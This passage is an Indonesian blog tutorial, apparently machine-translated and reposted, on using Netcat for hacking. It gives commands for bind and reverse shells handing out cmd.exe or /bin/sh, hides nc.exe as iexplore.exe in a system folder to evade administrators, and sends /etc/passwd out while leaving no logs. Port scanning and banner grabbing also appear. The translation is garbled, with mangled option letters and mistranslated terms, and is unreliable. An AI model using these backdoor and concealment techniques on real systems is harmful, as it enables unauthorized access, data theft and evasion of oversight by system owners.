Unix.Instalasi Netcat pada sistem operasi Windows sangat sederhana. Pertama Anda dapat
mendownload dari situs http://www.atstake.com/research/tools/network_utilities/ atau di
banyak situs hacker lainnya. Namun demikian Anda harus waspada jika mendownload dari situs
yang tidak Anda kenal betul, bisa jadi tools Netcat-nya sudah dimodifikasi menjadi trojan horse
yang dapat mengganggu sistem Anda.
Kemudian Anda cukup melakukan unzip terhadap file yang telah Anda download,
File utama yang perlu Anda perhatikan hanyalah nc.exe saja, file lainnya perlu Anda perhatikan
bila Anda perlu melakukan kompilasi ulang.
Memulai Netcat

Sebelum memulai, sebaiknya Anda perlu mengetahui fasilitas apa saja yang tersedia pada
Netcat. Untuk itu Anda dapat memulai dengan melihat option yang tersedia. Untuk mengetahui
option yang tersedia pada Netcat, cukup memanggil help-nya pada Dos prompt.


Port Scanning

Seperti juga pisau Swiss Army yang memiliki banyak mata pisau beraneka fungsi, maka Netcat
juga memiliki aneka fungsi yang dimiliki tools lainnya, salah satunya adalah “mata pisau” port
scanning
Walaupun tidak selengkap dan secanggih tools Nmap atau Supercan, Netcat dapat digunakan
untuk melihat port mana saja yang terbuka.
Banner Grabbing

Salah satu cara mendapatkan informasi mengenai sistem operasi dan aplikasi yang dijalankan
oleh sebuah host adalah dengan melakukan banner grabbing atau membaca informasi yang ada
di dalam banner sebuah sistem.
Baris Perintah

-D Menempatkan netcat dalam mode siluman. Oleh karena itu berjalan di latar belakang. Perintah ini hanya tersedia pada windows.
-E <command> Jika dikompilasi menjadi pilihan GAPING_SECURITY_HOLE, sebuah netcat mendengarkan akan mengeksekusi <command> setiap saat seseorang membuat koneksi pada port yang itu mendengarkan
-I <seconds> ini adalah interval penundaan. Ini adalah jumlah waktu netcat menunggu antara data mengirimkan.
-G <route-list> Netcat mendukung routing longgar.
-G <hop-pointer> Pilihan ini memungkinkan Anda untuk mengontrol ip di rute-list Anda hop berikutnya.
-L ini adalah mendengarkan mode.
-L ini adalah mode mendengarkan kuat hanya availiable di windows. Ini memberitahu Netcat untuk memulai kembali modus Dengar nya dengan opsi baris perintah yang sama setelah sambungan ditutup
-N Menceritakan netcat untuk tidak melakukan pencarian nama host.
-O <hexfile> Apakah hex dump pada data dan menyimpannya dalam hexfile.
-P <port> Menentukan pelabuhan
-R Netcatchooses port lokal dan remote acak.
SSpecifies-ip alamat sumber netcat harus digunakan saat membuat koneksi nya.
-T Jika dikompilasi dengan opsi telnet netcat akan dapat menangani negosiasi dengan server telnet telnet.
-U Menceritakan netcat menggunakan UDP, bukan TCP.
-V verbose. Mengontrol berapa banyak netcat akan memberitahu Anda apa its lakukan.
-W <seconds> Kontrol berapa lama netcat akan menunggu sebelum membatalkan koneksi.
-Z Menceritakan netcat untuk hanya mengirim data yang cukup untuk menemukan port mana yang mendengarkan dalam kisaran tertentu Anda.
Pemakaian
Netcat Backdoor
Korban:
nc-L-d-p <port>-t-e cmd.exe
-L adalah perintah mendengarkan. -D memberitahu netcat untuk tidak membuka jendela ketika berjalan. -P memberikan port. -T adalah untuk telnet. -E mengaktifkan cmd.exe ketika klien terhubung secara
Klien:
nc-v <ip alamat victim>
catatan: Dalam contoh ini netcat berjalan di latar belakang pada mesin korban. Sebuah sistem admin bisa membuka task manager dan melihat bahwa nc.exe sedang berjalan. Seorang hacker pintar akan mengubah nc.exe untuk sesuatu seperti iexplorer.exe atau updatemanager.exe untuk menghindari suspiscion.
Sekarang, jika seorang sistem administrator menjalankan perintah netstat-a-n terpercaya di DOS prompt, ia mungkin melihat bahwa ada sesuatu yang berjalan pada port yang agak aneh, telnet ke port tersebut, dan menemukan trik. Namun, Windows menggunakan port acak beberapa untuk berbagai alasan dan output netstat dapat memakan waktu untuk mengurai, terutama pada sistem
dengan banyak aktivitas. Hacker mungkin akan mencoba pendekatan yang berbeda.
Jika mereka telah menyusup ke server Citrix, misalnya, diakses oleh beberapa pengguna yang berselancar di Web, Anda akan mengharapkan untuk melihat banyak Domain Name System ( DNS) lookup dan koneksi Web. Menjalankan netstat-a-n akan mengungkapkan beban keluar port TCP 80 koneksi. Alih-alih memiliki sebuah instance dari netcat mendengarkan pada kotak Windows dan menunggu untuk koneksi,
untuk contoh lain Netcat mendengarkan pada kotak remote pada port 80. Di ujung sana, hacker akan menjalankan: nc-l-p 80 Dari kotak Windows, hacker cerdik bisa “menyembunyikan” Netcat dan mengeluarkan perintah ini:
mkdir C: \ Windows \ System32 \ Drivers \ q
move  nc.exe C: \ Windows \ System32 \ Drivers \ q \ iexplore.exe
cd Windows \ System32 \ Drivers \ q
WINDOWS \ System32 \ DRIVER \ q> iexplore.exe
Cmd line:-d-e cmd.exe originix 80
WINDOWS \ System32 \ DRIVER \ q>
Sekarang Netcat mendengarkan harus mengambil perintah shell dari mesin Windows. Hal ini dapat melakukan pekerjaan yang lebih baik menyembunyikan backdoor dari administrator sistem. Pada pandangan pertama, koneksi hanya akan terlihat seperti Internet Explorer membuat koneksi HTTP biasa. Kerugian hanya untuk hacker adalah bahwa setelah mengakhiri shell, tidak ada cara restart itu di sisi Windows.
port Scanning
Perintah:
nc-z-w2 <IP Address> 1-6000
-Z memberitahu netcat untuk menjalankan scan port. -W2 memberitahu netcat menunggu selama 2 detik sebelum memutuskan. 1-6000 adalah port untuk memindai. Jika mau, Anda bisa menambahkan-v atau-vv untuk melihat lebih dari apa yang sedang terjadi sehingga:
nc-vv-z-w2 <IP Address> 1-6000
Banner grabbing
Banner grabbing adalah fungsi yang membantu Anda melihat apa yang berjalan di belakang port tertentu.
Command:
nc <IP Address> 80
Command:
GET HTTP
or
HEAD / HTTP/1.0
File Transfer
Dari sistem di mana file disimpan:
nc-l-u-p 55555 <file_we_want>
Command of receiving system::
nc-u-targethost 55555> copy_of_file
Ini dapat digunakan untuk meraih etc / passwd. Hal ini dapat dilakukan dengan memanfaatkan perintah
nc-l-u-p 55555 </ etc / passwd
Netcat melakukan transfer file di bawah radar. Ini tidak meninggalkan log lain apapun. FTP lainnya melakukan log cuti.
Setting a Trap
Anda bisa menjalankan instance dari netcat pada port hacker dapat mengharapkan untuk menemukan kerentanan. Jika baik Anda, Anda mungkin dapat menjebak hacker menggunakan sesuatu seperti perintah:
nc-l-v-e fakemail.pl-p 25 >> traplog.txt
skrip fakemail mungkin menggemakan beberapa output untuk memberitahu dunia itu berjalan versi sendmail dan praktis mengemis sebuah kanak-kanak script untuk datang hack. Setelah dia lakukan Anda bisa membanjiri dia dengan apa yang pernah Anda inginkan. Jika bagus, Anda bisa menjalankan script untuk ambil IP-nya.
Linux Backdoor
Sebagian besar tutorial ini dibangun di sekitar jendela hacking dengan netcat. Namun, yang sama dapat dilakukan pada sistem Linux dengan perintah:
nc-u-l-p 55555-e / bin / sh nc
Buat penggunaan sendiri
Ada beberapa skrip shell dan program C yang menghasilkan cara yang lebih mungkin untuk menggunakan netcat. Dengan sedikit pemahaman tentang pemrograman komputer Anda dapat membuat penggunaan sendiri dari netcat. Saya mendorong Anda untuk mencoba.
Anda mungkin berpendapat bahwa netcat adalah telnet terbaik Yah itu. Namun memiliki kemampuan jauh lebih. Netcat adalah alat favorit saya karena kesederhanaannya. Hal ini mudah dikompilasi ke dalam script atau kode. Anda mungkin berkata “, kau idiot? Ada beberapa program seperti meterpreter yang dapat digunakan sebagai backdoors yang jauh lebih mudah “Untuk ini saya mengatakan ya saya idiot.,
Tapi netcat jauh lebih dari sekedar backdoor. Anda juga mungkin berkata, “, Anda idiot Bagaimana Anda mendapatkan salinan nc.exe ke folder system32 tanpa harus akses ke komputer?.” Sekali lagi saya setuju saya bodoh tapi saya mendorong Anda untuk belajar program di C atau menulis script di perl dan menemukan cara untuk mengkompilasi nc.exe ke dalam kode atau script. Ini adalah alat untuk ada di gudang Anda, bahkan jika Anda adalah penggemar meterpreter. Ada banyak kegunaan lain dari netcat dari apa yang saya menjelaskan.
Beberapa fitur dan pemanfaatan Netcat akan dijelaskan di bawah. Namun kami harus selalu
mengingatkan Anda, jangan pernah mencoba kemampuan netcat di sistem komputer yang
bukan milik anda sendiri !


sumber artikel :

http://gaduhsimabdi.blogspot.com/2013/01/netcat-netcatadalah-sebuah-utiliti-yang.html

TOTAL PAGEVIEWS

Follow Us

Blog Archive

About Me

ilmu komputer zakaria
View my complete profile

blog

https://ilmukomputerzakaria.blogspot.com https://perhitunganakuntansitkjzakaria.blogspot.com https://debianzakariamustin.blogspot.com

Translate

Muhammad Zakaria Mustin. Powered by Blogger.

Contact Form

Name

Email *

Message *